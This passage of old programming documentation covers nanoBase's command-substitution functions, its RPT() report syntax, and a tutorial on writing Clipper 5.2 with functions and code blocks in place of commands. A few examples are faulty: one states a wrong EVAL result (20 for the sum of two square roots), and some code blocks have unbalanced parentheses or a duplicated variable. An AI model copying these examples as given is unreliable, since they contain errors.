Set( 35, "ON" | "OFF" | lToggle )
```

SKIP

```
SKIP [nRecords] [ALIAS idAlias|nWorkArea]
```

```
[idAlias|nWorkArea -> ]( dbSkip([nRecords]) )
```

STORE

```
STORE value TO variable
```

```
variable := value
```

SUM

```
SUM nExp1 [, nExp2...] TO idVar1 [, idVar2...] [FOR lForCondition] ↩
↪[WHILE lWhileCondition] [NEXT nNextRecords] [RECORD nRecord] [REST] [ALL]
```

```
dbeval( {||idVar1:=idVar1+nExp1 [, idVar2:=idVar2+nExp2...] },↩
↪{||lForCondition}, {||lWhileCondition}, nNextRecords, nRecord, lRest )
```

UNLOCK

```
UNLOCK
```

```
dbUnlock()
```

```
UNLOCK ALL
```

```
dbUnlockAll()
```

USE

```
USE
```

```
dbclosearea()
```

```
USE [xcDatabase] ⮐
↪[INDEX xcIndex1 [, xcIndex2...] [ALIAS xcAlias] [EXCLUSIVE|SHARED] ⮐
↪[NEW] [READONLY] [VIA cDriver]]
```

```
dbUseArea( [lNewArea], [cDriver], cDatabase, [cAlias], [lShared], [lReadOnly] )
[dbSetIndex( cIndex1 )]
[dbSetIndex( cIndex2 )]
...
```

721.17 nB command substitution functions

Inside nB there are many functions made only in substitution to other Clipper commands.

GET

```
@ nTop, nLeft GET Var
        [PICTURE cGetPicture]
        [COLOR cColorString]
        [WHEN lPreExpression]
        [VALID lPostExpression]
```

```
Get( @aGetList,
        [nTop], [nLeft],
        { |x| iif( pcount() > 0, Var := x, Var ) }
        [cGetPicture], [cColorString],
        [bPreExpression], [bValid] )
```

aGetList	is the get list array that will be increased with this get().

SAY

```
@ nTop, nLeft SAY exp
      PICTURE cSayPicture
      [COLOR cColorString]
```

```
Say( nTop, nLeft, cVar, [cSayPicture], [cColorString] )
```

APPEND FROM

```
APPEND FROM xcFile
      [FIELDS idField_list]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      [VIA xcDriver]
```

```
dbApp( cFileName, [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords],
      [nRecord],
      [lRest],
      [cDriver] )
```

```
APPEND FROM xcFile
      [FIELDS idField_list]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      DELIMITED xcDelimiter
```

```
dbDelim( .f., cFileName, [cDelimiter], [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] )
```

```
APPEND FROM xcFile
        [FIELDS idField_list]
        [scope]
        [WHILE lCondition]
        [FOR lCondition]
        SDF
```

```
dbSDF( .f., cFileName, [acFields],
        [bForCondition], [bWhileCondition],
        [nNextRecords], [nRecord], [lRest] )
```

CONTINUE

```
CONTINUE
```

```
dbContinue()
```

COPY

```
COPY FILE xcSourceFile TO xcTargetFile|xcDevice
```

```
CopyFile( cSourceFile, cTargetFile|cDevice )
```

```
COPY STRUCTURE [FIELDS idField_list]
        TO xcDatabase
```

```
dbCopyStruct( cDatabase, [acFields] )
```

```
COPY STRUCTURE EXTENDED
        TO xcExtendedDatabase
```

```
dbCopyXStruct( cExtendedDatabase )
```

```
COPY TO xcFile
       [FIELDS idField_list]
       [scope]
       [WHILE lCondition]
       [FOR lCondition]
       [VIA xcDriver]
```

```
dbCopy( cFileName, [acFields],
       [bForCondition], [bWhileCondition],
       [nNextRecords],
       [nRecord],
       [lRest],
       [cDriver] )
```

```
COPY TO xcFile
       [FIELDS idField_list]
       [scope]
       [WHILE lCondition]
       [FOR lCondition]
       DELIMITED xcDelimiter
```

```
dbDelim( .t., cFileName, [cDelimiter], [acFields],
       [bForCondition], [bWhileCondition],
       [nNextRecords], [nRecord], [lRest] )
```

```
COPY TO xcFile
       [FIELDS idField_list]
       [scope]
       [WHILE lCondition]
       [FOR lCondition]
       SDF
```

```
dbSDF( .t., cFileName, [acFields],
       [bForCondition], [bWhileCondition],
       [nNextRecords], [nRecord], [lRest] )
```

CREATE

```
CREATE xcDatabase
     FROM xcExtendedDatabase
     [NEW]
     [ALIAS cAlias]
     [VIA cDriver]
```

```
dbOldCreate( cDatabase, cExtendedDatabase,
     [cDriver], [lNew], [cAlias] )
```

JOIN

```
JOIN WITH xcAlias TO xcDatabase
     [FOR lCondition] [FIELDS idField_list]
```

```
dbJoin( cAlias, cDatabase,
     [acFields], [bForCondition] )
```

KEYBOARD

```
KEYBOARD cString
```

```
Keyboard( [cString] ) ⇒ NIL
```

LABEL FORM

```
LABEL FORM xcLabel
     [TO PRINTER]
     [TO FILE xcFile]
     [NOCONSOLE]
     [scope]
     [WHILE lCondition]
     [FOR lCondition]
     [SAMPLE]
```

```
dbLabelForm( cLabel, [lToPrinter], [cFile],
     [lNoConsole], [bForCondition], [bWhileCondition],
     [nNextRecords], [nRecord], [lRest], [lSample] )
```

LIST

```
LIST exp_list
      [TO PRINTER]
      [TO FILE xcFile]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
      [OFF]
```

```
dbList( [lToDisplay], abListColumns,
      [lAll],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest],
      [lToPrinter], [cFileName] )
```

LOCATE

```
LOCATE [scope] FOR lCondition
      [WHILE lCondition]
```

```
dbLocate( [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] )
```

PACK

```
PACK
```

```
dbPack()
```

PUBLIC

```
PUBLIC idMemvar
```

```
MemPublic( cMemvarName|acMemvarNames )
```

QUIT

```
QUIT
```

```
Quit()
```

RELEASE

RELEASE *idMemvar*

MemRelease(*cMemvarName* | *acMemvarNames*)

REPORT FORM

REPORT FORM *xcReport*
    [TO PRINTER]
    [TO FILE *xcFile*]
    [NOCONSOLE]
    [*scope*]
    [WHILE *lCondition*]
    [FOR *lCondition*]
    [PLAIN | HEADING *cHeading*]
    [NOEJECT] [SUMMARY]

RF(*cForm*,
    [*bForCondition*], [*bWhileCondition*],
    [*nNext*], [*nRecord*], [*lRest*], [*lPlain*],
    [*cbHeading*], [*lBeforeEject*], [*lSummary*],
    [*lDate*], [*acExtra*]) ⇒ NIL

RESTORE FROM

RESTORE FROM *xcMemFile* [ADDITIVE]

MemRestore(*cMemFileName*, [*lAdditive*])

RUN

RUN *xcCommandLine*

Run(*cCommand*)

SAVE TO

```
SAVE TO xcMemFile
      [ALL [LIKE|EXCEPT skeleton]]
```

```
MemSave( cMemFileName, [cSkeleton], [lLike] )
```

SET FUNCTION

```
SET FUNCTION nFunctionKey TO cString
```

```
SetFunction( nFunctionKey, cString )
```

SORT

```
SORT TO xcDatabase
      ON idField1 [/[A|D][C]]
      [, idField2 [/[A|D][C]] ...]
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
```

```
dbSort( cDatabase, [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] )
```

TOTAL

```
TOTAL ON expKey
      [FIELDS idField_list] TO xcDatabase
      [scope]
      [WHILE lCondition]
      [FOR lCondition]
```

```
dbTotal( cDatabase, bKey, [acFields,
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord]], [lRest] )
```

UPDATE

```
UPDATE FROM xcAlias
    ON expKey [RANDOM]
    REPLACE idField1 WITH exp
    [, idField2 WITH exp ...]
```

```
dbUpdate( cAlias, bKey, [lRandom], [bReplacement] )
```

Example:

```
    dbUpdate( "INVOICE", {|| LAST}, .T.,;
        {|| FIELD->TOTAL1 := INVOICE->SUM1,;
        FIELD->TOTAL2 := INVOICE->SUM2 } )
```

ZAP

```
ZAP
```

```
dbZap()
```

721.18 RPT: the nB print function

The function RPT() helps to print ASCII file containing Memvars, Fields and print commands. RPT() is accessible from the DOC() menu.

721.18.1 Memvars and fields

As usual with standard word processors, variables are written delimited with "<" (Alt+174) and ">" (Alt+175).

Inside these delimiters can find place character Memvars, character Fields and functions giving a character result.

The RPT() function generates a public variable n_Lines that contains the available lines inside the actual sheet. Every time a line is written, this value is reduced, until a new page is reached and then it will start again from the maximum value. It is useful to read this variable to determinate if there is enough space or it is better to change page.

721.18.2 Commands

The function RPT() recognise some print commands. These commands starts with the asterisk (*) symbol. This means that "*" is a print command prefix.

It follows the command syntax.

***COMMAND**

```
*COMMAND
        cStatement
        cStatement
        ...
*END
```

The lines contained inside *COMMAND - *END are executed with the nB macro interpreter.

***DBSKIP**

```
*DBSKIP [nSkip]
```

It Executes a dbskip() on the active alias.

***FOOT**

```
*FOOT
        cFooter
        cFooter
        ...
*END
```

The lines contained inside *FOOT - *END are printed each time at the bottom of pages.

***HEAD**

```
*HEAD
        cHeader
        cHeader
        ...
*END
```

The lines contained inside *HEAD - *END are printed each time at the top of pages.

***IF**

```
*IF lCondition
      ...
      ...
*END
```

If the condition ***lCondition*** is true, the lines contained inside *IF - *END are printed.

*INSERT

```
*INSERT cFileName
```

Includes the text contained into the file ***cFileName***.

*LEFT

```
*LEFT nLeftBorder
```

The ***nLeftBorder*** is the number of column to be left blank as a left border.

*LPP

```
*LPP nLinesPerPage
```

It determinates the page length expressed in lines. After printing the ***nLinesPerPage***th line, a form feed is sent.

*NEED

```
*NEED nLinesNeeded
```

If the available lines are less then ***nLinesNeeded***, the follwing text will be printed on the next page.

*PA

```
*PA
```

Jumps to a new page.

*REM

```
*REM | *COMMENT [comment_line]
```

It adds a comment that will not be printed.

*WHILE

```
*WHILE lCondition
    ...
    ...
*END
```

The lines contained inside *WHILE - *END are printed as long as ***lCondition*** is true.

721.18.3 Examples

It follows some example of text to be printed with the RPT() function. Example's lines are numbered. Line numbers must not be part of a real RPT text files.

PAGE DEFINITION

Margins are defined with *HEAD, *FOOT and *LEFT commands. In the following example is defined:

```
Top            2 lines;

Bottom         2 lines;

Left           10 characters.
```

The right margin is not defined as it depends on the lines length that will be printed.

The only considered page dimension is the height, *LPP (lines per page):

```
Page height    66 lines.
```

Here starts the example:

```
001  *lpp 66
002  *head
003
004
005  *end
006  *foot
007
008
009  *end
010  *left 10
011  ... text text text
012  ... test text text
...
```

At line 001 is defined the page height in lines. At line 002 is defined the header; it contains two empty lines (003 and 004) which will be printed at the top of every page. At line 006 starts the footer definition that contains two empty lines (007 and 008) that will be printed at the end of every page. At line 010 is defined the space on the left that will be added to every line printed. From line 011 starts the normal text.

HEADER AND FOOTER

The commands *HEAD and *FOOT are used to define the top and bottom border if they contains empty lines, it these lines are not empty, they became real head and foot.

The dimensions are as it follows:

```
Top            6 lines (should be one inch);

Bottom         6 lines;

Left           10 characters (should be an inch).

Page height    66 lines (should be 11 inch).
```

At position 0.5 in (after 3 lines) a one line header appears.

```
001  *lpp 66
002  *head
003
004
005
006  -------------------- MYFILE.TXT --------------------
007
008
009  *end
010  *foot
011
012
013
014
015
016
017  *end
018  *left 10
019  ... text text text
020  ... test text text
...
```

At line 006 (the fourth header line) a text appears. It will be printed on every page at the absolute fourth page line.

CODE INSERTION

Pieces of code can be inserted inside *COMMAND - *END. It can be useful to make complicated reports.

The following example declares a public variable used to number pages.

```
001  *command
002  mempublic("PageNo")
003  PageNo := 0
004  *end
005  *lpp 66
006  *head
007  *command
008  PageNo := PageNo +1
009  *end
010
011
012  *end
013  *foot
014
015                                Page <PageNo>
016
017  *end
018  *left 10
019  ... text text text
020  ... test text text
...
```

At line 001 starts a *COMMAND definition: lines 002 and 003 will be interpreted from

the function EX(), the nB interpreter. These lines define a public variable and initialize it at 0. This variable will be use to count pages.

At line 007, inside the header (nested), start another *COMMAND definition that contains an increment for the "PageNo" variable. As the header is read and "executed" for every new page, and that before the footer, the variable "PageNo" will contain the right page number.

At line 015, inside the footer, a reference to "PageNo" appears. Here will be printed the page number.

A more complicated example can be found in 'ADDRESS.TXT' the RPT text file used for the ADDRESS.& macro examples.

721.19 How can I...

nB is a little bit complicated as it may do many things. Here are some examples.

Create a UDF function

UDF means User Defined Function. Inside nB there isn't the possibility to create functions, but there is an alternative: code blocks.

Create a big code block

A code block cannot be longer than 254 characters, as any other instruction inside nB.

So, there is no way to make a bigger code block, but a code block can call another code block, and so on. For example:

```
mempublic( { "first", "second", "third" } )
first := {|| eval( second, "hello" ) }
second := {|x| eval( third, x ) }
third := {|x| alertbox( x ) }
eval( first )
```

This stupid example simply will show the alert box containing the word "hello".

721.20 The source files

The nB source is composed of four files:

'NB.PRG'	The main source file containing essentially the nB menu.
'REQUEST.PRG'	Contains a link to all Clipper standard functions.
'STANDARD.PRG'	Contains the most important standard functions.
'EXTRA.PRG'	Contains some extra function not absolutely necessary during macro execution.

The file 'REQUEST.PRG' source file generates some warnings because not all functions listed there are directly called form nB. Don't worry about that warning message.

Different '.RMK' (rmake) files are included to compile nB differently, including/excluding some program parts, for example to obtain a runtime executor.

[1] This is the original documentation of nanoBase 1997, with minor modifications, that appeared originally at 'http://www.geocities.com/SiliconValley/7737/nb.htm'.

Chapter 722

Clean the Clipper 5.2

A different way to program using Clipper 5.2 without commands, that is, without the file 'STD.CH'.[1]

Clipper 5.2,[2] as the xBase tradition imposes, is not an ordered, clear, simple programming language. The question is: which is the right way to write a Clipper program? If the intention is not to make a xBase program, but a Clipper program, maybe it can be decided that it is better to use Clipper without commands.

722.1 Step 1: try to compile with the /P parameter

Supposing to compile the file 'TEST.PRG' this way:

C:\>**CLIPPER TEST.PRG /P** [*Enter*]

It generates a preprocessed output file ('test.PPO'), that is a source file without comments, where commands are translated into real Clipper instructions. That is, all the '**#COMMAND**' substitution are executed and the translation is sent to the '.PPO' file. It may be difficult to read this file the first time.

722.2 Step 2: understand well the use of code blocks

The code block is a small piece of executable program code that can be stored inside a variable, or can be used as a literal constant. The good of it, is that pieces of code may be sent to functions.

A code block is something like a little user defined function where only a sequence of expressions (functions and/or assignments) may appear: no loops, no conditional structures.

A code block may receive arguments and return a value after execution, just like a function. The syntax is the following, where curly brackets are part of the code block:

```
{ | [argument_list] | exp_list }
```

That is: the ***argument_list*** is optional; the ***exp_list*** may contain one or more expressions separated with a comma.

For example, calling the following code block will give the string ''hello world'' as result.

```
{ || "hello world" }
```

The following code block requires a numeric argument and returns the number passed as argument incremented:

```
{ | n | n+1 }
```

The following code block requires two numeric arguments and returns the sum of the two square radix:

```
{ | nFirst, nSecond | SQRT(nFirst) + SQRT(nSecond) }
```

But code blocks may contain more expressions and the result of the execution of the code block is the result of the last expression. The following code block executes in sequence some functions and gives ''hello world'' as a result.

```
{ | a, b | functionOne(a), functionTwo(b), "hello world" }
```

To start the execution of a code block a function is used: '**EVAL()**'. For example, a code block is assigned to a variable and then executed.

```
B := { || "hello world" }
EVAL( B ) == "hello world"
```

Another example with one parameter.

```
B := { | n | n+1 }
EVAL( B, 1 ) == 2
```

Another example with two parameters.

```
B := { | nFirst, nSecond | SQRT(nFirst) + SQRT(nSecond) }
EVAL( B, 2, 4 ) == 20
```

And so on.

722.3 Step 3: understand the object programming

Clipper 5.2 do not permit to create objects, but it gives some good objects to use: '**GET**' and '**TBROWSE**'. Before starting to clean programming from commands, it is necessary to understand how to use well the Clipper objects.

722.3.1 Classes and methods

A class defines the structure of a ''black box'', that is a data container; a method is an action to make on a piece of data contained inside the black box. There is no way to reach the data contained inside the black box without a method.

The black box can be called object.

The methods may be seen as they where special functions which interact with a specific piece of data contained inside the object.

722.3.2 Class definition

Supposing that Clipper permits to define classes (unluckily only predefined classes can be used), the hypothetical syntax could be:

```
CLASS ClassName [FROM ParentClass]
    VAR Var1 [, Var2 [,...VarN]]
    METHOD {method_definition_1} [, ...{method_definition_n} ]
ENDCLASS
```

This way, the class defines a group of variables and a group of method to use with these variables.

722.3.3 Object creation

The presence of classes permits to create objects: the black boxes.

```
Variable_name := ClassName
```

This way, a variable contains (is) an object. Please note that inside Clipper, an object may be generated also from a function, that is, a function can return an object. This way the example can be:

```
Variable_name := classfunction( ... )
```

The next problem is to handle this object.

722.3.4 Instantiating an object

As already stated before, methods are used to handle data contained inside an object. This is said to be instantiating an object. Clipper permits also to handle directly (apparently without methods) some variables contained inside objects. These are called ''Exported Instance Variables''. So, an object can be instantiated this way:

```
object:exported_instance_variable := new_value
```

```
object:method()
```

An exported instance variable may be read and/or modified depending on the allowed access to it; a method, inside Clipper, is something like a function with or without parameters (if parameters are present, these are usually used to modify data inside the object), that normally returns a value.

722.3.5 The ''send'' symbol

To instantiate an object or simply to access an exported instance variable, the ''send'' symbol (colon) is used.

722.3.6 More about objects

If this is not enough to understand objects inside Clipper, the following document should be read:

Peter M. Freese, *o:Clip - An Object Oriented Extension to Clipper 5.01* 1991, CyberSoft

⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/clipper/oclip.zip* ⟩

722.4 Step 4: understand the get object

What happens with a command like the following:

```
@ nTop, nLeft GET Var
```

A get object is created containing all the necessary information for editing the variable ***Var*** at the screen position ***nTop***, ***nLeft***. After that, this get object is added to a get objects array

(usually called '**GetList**'). The get objects array will contain all the get objects used during a '**READ**'.

So, what happens when a '**READ**' command is encountered. The get objects array ('**GetList**') is read and the editing of all get objects is executed. After that, the get objects array is cleared.

This method hides what Clipper really makes. The suggestion here is to create a '**GET()**' function that will substitute the '**@...GET**' command and to use the '**READMODAL()**' function to read the get objects array. Here is an example of it:

```
function GET( aoGet, nRow, nCol, bVar, cGetPicture,
              cColorString, bPreValid, bPostValid )

    // declare a local get object
    local oGet

    // create the get object using the function GETENV()
    oGet := GETENV( nRow, nCol, bVar, NIL, cGetPicture, cGetColor )

    // send to the get object the pre-validation condition code block (WHEN)
    oGet:preBlock  := bPreValid

    // send to the get object the post-validation condition code block (VALID)
    oGet:postBlock := bPostValid

    // display the get on the screen using the display() method
    oGet:display()

    // add the get object to the get objects array
    AADD( aoGet, oGet )

    return NIL
```

- '**aoGet**' is the get objects array (so here is explicitly passed). This get objects array is modified (grown) and there is no need to return it as inside Clipper, arrays are always passed by reference to functions.
- '**nRow**' and '**nCol**' are the screen coordinates where the get field should appear at, as it works with the '**@...GET**' command.
- '**bVar**' is a special code block that permits the editing of a variable. If the variable '**Var**' is to be edited, the code block is:

```
{ |x| iif( pcount() > 0, Var := x, Var }
```

- '**cGetPicture**' is the picture to use: same as the '**@...GET**' command.
- '**cColorString**' is the color string to use: same as the '**@...GET**' command.
- '**bPreValid**' is a code block containing the condition that must be valid before the cursor can reach this get field. It is equivalent to the '**WHEN**' condition used with the '**@...GET**' command, but it must be converted into a code block. For example, if the condition is '**A > B**', the code block is '**{|| A > B}**'
- '**bPostValid**' is a code block containing the condition that must be valid before the cursor can leave this get field. It is equivalent to the '**VALID**' condition used with the

'**@...GET**' command, but it must be converted into a code block. For example, if the condition is '**A > B**', the code block is '**{|| A > B}**'

If there is a get function like the above one, screen I/O may be performed like the following example:

```
function do_some_editing()

    // define a variable to use as a get objects array
    // and initialise it to the empty array
    local aoGet := {}
    ...

    ...
    // add a new get object to the get objects array
    get(;
        aoGet,;
        10, 10,;
        { |x| iif( pcount() > 0, myVariable := x, myVariable },;
        "@s30@",;
        "gb+/b,  n/w,    n,   n,   w/n",;
        { || .T. },;
        { || .T. };
    )

    ...
    // read the get objects array
    readmodal( aoGet )

    // clear the get objects array
    aoGet := {}

    ...
    return ...
```

If the function '**GET()**' is not liked, the above I/O may be done as it follows:

```
function do_some_editing()

    // define a variable to use as a get object
    local aoGet

    // define a variable to use as a get objects array
    // and initialise it to the empty array
    local aoGet := {}
    ...

    ...
    // add a new get object to the get objects array

    oGet :=;
        GETENV(;
            10, 10,;
```

```
            { |x| iif( pcount() > 0, myVariable := x, myVariable },;
            NIL,;
            "@s30@",;
            "gb+/b,  n/w,    n,  n,  w/n",;
        )
    AADD( aoGet, oGet )

    ...
    // read the get objects array
    readmodal( aoGet )

    // clear the get objects array
    aoGet := {}

    ...
    return ...
```

722.5 Step 5: trying to stop using commands

To stop using commands, it is important to understand how commands are or may be translated into functions. Sometimes Clipper uses some undocumented functions: these are functions that start with a underline.

722.5.1 ?/??

```
? [exp_list]
```

```
qout( [exp_list] )
```

```
?? [exp_list]
```

```
qqout( [exp_list] )
```

722.5.2 @...BOX

```
@ nTop, nLeft, nBottom, nRight BOX cnBoxString [COLOR cColorString]
```

```
dispbox(nTop, nLeft, nBottom, nRight, [cnBoxString], [cColorString])
```

722.5.3 @...GET

```
@ nTop, nLeft GET Var [PICTURE cGetPicture] [COLOR cColorString] ↩
↪[WHEN lPreExpression] [VALID lPostExpression]
```

```
setpos(nTop, nLeft)
```

```
aadd( GetList, _GET_( Var, "Var", cGetPicture, [{|| lPostExpression}],↩
↪[{|| lPreExpression}] ):display() ) atail(GetList):colorDisp(cColorString)
```

This is the command substitution made automatically, but it shouldn't be used to make clean programs. The step 4 (722.1) suggests to create a get function.

722.5.4 @...SAY

```
@ nTop, nLeft SAY exp [COLOR cColorString]
```

```
devpos(nTop, nLeft)
```

```
devout(exp [, cColorString])
```

```
@ nTop, nLeft SAY exp PICTURE cSayPicture [COLOR cColorString]
```

```
devpos(nTop, nLeft)
```

```
devoutpic(exp, cSayPicture, [cColorString])
```

722.5.5 @...TO

```
@ nTop, nLeft TO nBottom, nRight DOUBLE [COLOR cColorString]
```

```
dispbox(nTop, nLeft, nBottom, nRight, 2 [,cColorString])
```

```
@ nTop, nLeft TO nBottom, nRight [COLOR cColorString]
```

```
dispbox(nTop, nLeft, nBottom, nRight, 1 [,cColorString])
```

```
@ nTop, nLeft CLEAR [TO nBottom, nRight]
```

```
scroll([nTop], [nLeft], [nBottom, nRight])
```

```
setpos(nRow, nCol)
```

722.5.6 APPEND

```
APPEND BLANK
```

```
dbappend()
```

722.5.7 APPEND FROM

```
APPEND FROM xcFile [FIELDS idField_list] [scope] [WHILE lCondition] ↩
↪[FOR lCondition] [VIA xcDriver]
```

```
__dbApp( cFileName, [acFields], [bForCondition], [bWhileCondition], [nNextRecords], ↩
↪[nRecord], [lRest], [cDriver] )
```

```
APPEND FROM xcFile [FIELDS idField_list] [scope] [WHILE lCondition] [FOR lCondition] ↩
↪DELIMITED xcDelimiter
```

```
__dbDelim( .f., cFileName, [cDelimiter], [acFields], [bForCondition], ↩
↪[bWhileCondition], [nNextRecords], [nRecord], [lRest] )
```

```
APPEND FROM xcFile [FIELDS idField_list] [scope] [WHILE lCondition] ↩
↪[FOR lCondition] SDF
```

```
__dbSDF( .f., cFileName, [acFields], [bForCondition], [bWhileCondition], ↩
↪[nNextRecords], [nRecord], [lRest] )
```

722.5.8 CLEAR

```
CLEAR
```

```
Scroll()
```

```
SetPos(0,0)
```

```
ReadKill(.T.)
```

```
GetList := {}
```

```
CLEAR GETS
```

```
ReadKill(.T.)
```

```
GetList := {}
```

```
CLEAR SCREEN | CLS
```

```
Scroll()
```

```
SetPos(0,0)
```

722.5.9 CLOSE

```
CLOSE
```

```
dbCloseArea()
```

```
CLOSE idAlias
```

```
idAlias->( dbCloseArea() )
```

```
CLOSE ALTERNATE
```

```
Set(19, "")
```

```
CLOSE DATABASES
```

```
dbCloseAll()
```

```
CLOSE INDEXES
```

```
dbClearIndex()
```

722.5.10 COMMIT

```
COMMIT
```

```
dbCommitAll()
```

722.5.11 CONTINUE

```
CONTINUE
```

```
__dbContinue()
```

722.5.12 COPY

```
COPY FILE xcSourceFile TO xcTargetFile | xcDevice
```

```
__CopyFile( cSourceFile, cTargetFile | cDevice )
```

```
COPY STRUCTURE [FIELDS idField_list] TO xcDatabase
```

```
__dbCopyStruct( cDatabase, [acFields] )
```

```
COPY STRUCTURE EXTENDED TO xcExtendedDatabase
```

```
__dbCopyXStruct( cExtendedDatabase )
```

```
COPY TO xcFile [FIELDS idField_list] [scope] [WHILE lCondition] ↩
↪[FOR lCondition] [VIA xcDriver]
```

```
__dbCopy( cFileName, [acFields], [bForCondition], [bWhileCondition], [nNextRecords],↩
↪[nRecord], [lRest], [cDriver] )
```

```
COPY TO xcFile [FIELDS idField_list] [scope] [WHILE lCondition] [FOR lCondition]↩
↪DELIMITED xcDelimiter
```

```
__dbDelim( .t., cFileName, [cDelimiter], [acFields], [bForCondition], ↩
↪[bWhileCondition], [nNextRecords], [nRecord], [lRest] )
```

```
COPY TO xcFile [FIELDS idField_list] [scope] [WHILE lCondition] ↩
↪ [FOR lCondition] SDF
```

```
__dbSDF( .t., cFileName, [acFields], [bForCondition], [bWhileCondition], ↩
↪ [nNextRecords], [nRecord], [lRest] )
```

722.5.13 COUNT

```
COUNT TO idVar [FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords] ↩
↪ [RECORD nRecord] [REST] [ALL]
```

```
dbeval( {||idVar:=idVar+1}, {||lForCondition}, {||lWhileCondition}, ↩
↪ nNextRecords, nRecord, lRest )
```

722.5.14 CREATE

```
CREATE xcDatabase FROM xcExtendedDatabase [NEW] [ALIAS cAlias] [VIA cDriver]
```

```
__dbCreate( cDatabase, cExtendedDatabase, [cDriver], [lNew], [cAlias] )
```

722.5.15 DEFAULT

```
DEFAULT xVar TO xDefaultValue
```

```
if xVar == NIL
   xVar := xDefaultValue
end
```

722.5.16 DELETE

```
DELETE
```

```
dbDelete()
```

```
DELETE [FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords] ↩
↪[RECORD nRecord] [REST] [ALL]
```

```
dbeval( {||dbDelete()}, {||lForCondition}, {||lWhileCondition},↩
↪nNextRecords, nRecord, lRest )
```

```
DELETE FILE xcFile
```

```
ferase( cFile )
```

722.5.17 EJECT

```
EJECT
```

```
qqout( chr(13) )
```

722.5.18 ERASE

```
ERASE xcFile
```

```
ferase( cFile )
```

722.5.19 FIND

```
FIND xcSearchString
```

```
dbSeek( cSearchString )
```

722.5.20 GO

```
GO[TO] nRecord
```

```
dbgoto(nRecord)
```

```
GO[TO] BOTTOM
```

```
dbGoBottom()
```

```
GO[TO] TOP
```

```
dbgotop()
```

722.5.21 INDEX ON

```
INDEX ON expKey TO xcIndexName [UNIQUE] [FOR lForCondition] ↩
↪[WHILE lWhileCondition] [[EVAL lEvalCondition] [EVERY nRecords]] ↩
↪[ASCENDING|DESCENDING]
```

```
ordCondSet( [cForCondition], [bForCondition], , [bWhileCondition],↩
↪[bEvalCondition], [nRecords], RECNO(), , , , lDescending )
```

```
ordCreate( cIndexName, , cExpKey, bExpKey, lUnique )
```

722.5.22 JOIN

```
JOIN WITH xcAlias TO xcDatabase [FOR lCondition] [FIELDS idField_list]
```

```
__dbJoin( cAlias, cDatabase, [acFields], [bForCondition] )
```

722.5.23 KEYBOARD

```
KEYBOARD cString
```

```
__Keyboard( [cString] ) --> NIL
```

722.5.24 LABEL FORM

```
LABEL FORM xcLabel [TO PRINTER] [TO FILE xcFile] [NOCONSOLE] [scope] ↩
↪[WHILE lCondition] [FOR lCondition] [SAMPLE]
```

```
__LabelForm( cLabel, [lToPrinter], [cFile], [lNoConsole], ↩
↪[bForCondition], [bWhileCondition], [nNextRecords], [nRecord], ↩
↪[lRest], [lSample] )
```

722.5.25 LIST

```
LIST exp_list [TO PRINTER] [TO FILE xcFile] [scope] ↩
↪[WHILE lCondition] [FOR lCondition] [OFF]
```

```
__dbList( [lToDisplay], abListColumns, [lAll], [bForCondition], [bWhileCondition], ↩
↪[nNextRecords], [nRecord], [lRest], [lToPrinter], [cFileName] )
```

722.5.26 LOCATE

```
LOCATE [scope] FOR lCondition [WHILE lCondition]
```

```
__dbLocate( [bForCondition], [bWhileCondition], [nNextRecords], [nRecord], [lRest] )
```

722.5.27 PACK

```
PACK
```

```
__dbPack()
```

722.5.28 QUIT

```
QUIT
```

```
__Quit()
```

722.5.29 READ

```
READ
```

```
ReadModal(GetList)
```

```
GetList := {}
```

```
READ SAVE
```

```
ReadModal(GetList)
```

722.5.30 RECALL

```
RECALL
```

```
dbRecall()
```

RECALL [FOR *lForCondition*] [WHILE *lWhileCondition*] [NEXT *nNextRecords*] ↩
↪[RECORD *nRecord*] [REST] [ALL]

dbeval({||dbRecall()}, {||*lForCondition*}, {||*lWhileCondition*}, ↩
↪*nNextRecords*, *nRecord*, *lRest*)

722.5.31 REINDEX

REINDEX [EVAL *lEvalCondition*] [EVERY *nRecords*]

ordCondSet(, , , , [*bEvalCondition*], [*nRecords*], , , , , , ,)

```
ordListRebuild()
```

722.5.32 RELEASE

RELEASE *idMemvar*

__MXRelease("*idMemvar*")

```
RELEASE ALL
```

```
__MRelease("*", .t.)
```

RELEASE ALL LIKE *skeleton*

```
__MRelease( "skeleton", .t. )
```

```
RELEASE ALL EXCEPT skeleton
```

```
__MRelease( "skeleton", .F. )
```

722.5.33 RENAME

```
RENAME xcOldFile TO xcNewFile
```

```
frename( cOldFile, cNewFile )
```

722.5.34 REPLACE

```
REPLACE idField1 WITH exp1 [, idField2 WITH exp2...] ↩
↪[FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords] ↩
↪[RECORD nRecord] [REST] [ALL]
```

```
dbeval( {|| idField1 := exp1 [, idField2 := exp2...] }, ↩
↪{||lForCondition}, {||lWhileCondition}, nNextRecords, ↩
↪nRecord, lRest )
```

```
REPLACE idField1 WITH exp1
```

```
idField1 := exp1
```

722.5.35 REPORT FORM

```
REPORT FORM xcReport [TO PRINTER] [TO FILE xcFile] [NOCONSOLE] [scope] ↩
↪[WHILE lCondition] [FOR lCondition] [PLAIN | HEADING cHeading] [NOEJECT] ↩
↪[SUMMARY]
```

```
__ReportForm( cForm, [lToPrinter], [cToFile], [lNoConsole], [bForCondition], ↩
↪[bWhileCondition], [nNext], [nRecord], [lRest], [lPlain], [cbHeading], ↩
↪[lBeforeEject], [lSummary] )
```

722.5.36 RESTORE

```
RESTORE SCREEN FROM cScreen
```

```
restscreen( 0, 0, Maxrow(), Maxcol(), cScreen )
```

722.5.37 RESTORE FROM

```
RESTORE FROM xcMemFile [ADDITIVE]
```

```
__MRestore( cMemFileName, [lAdditive] )
```

722.5.38 RUN

```
RUN xcCommandLine
```

```
__Run( cCommand )
```

722.5.39 SAVE SCREEN TO

```
SAVE SCREEN TO cScreen
```

```
cScreen := savescreen( 0, 0, maxrow(), maxcol() )
```

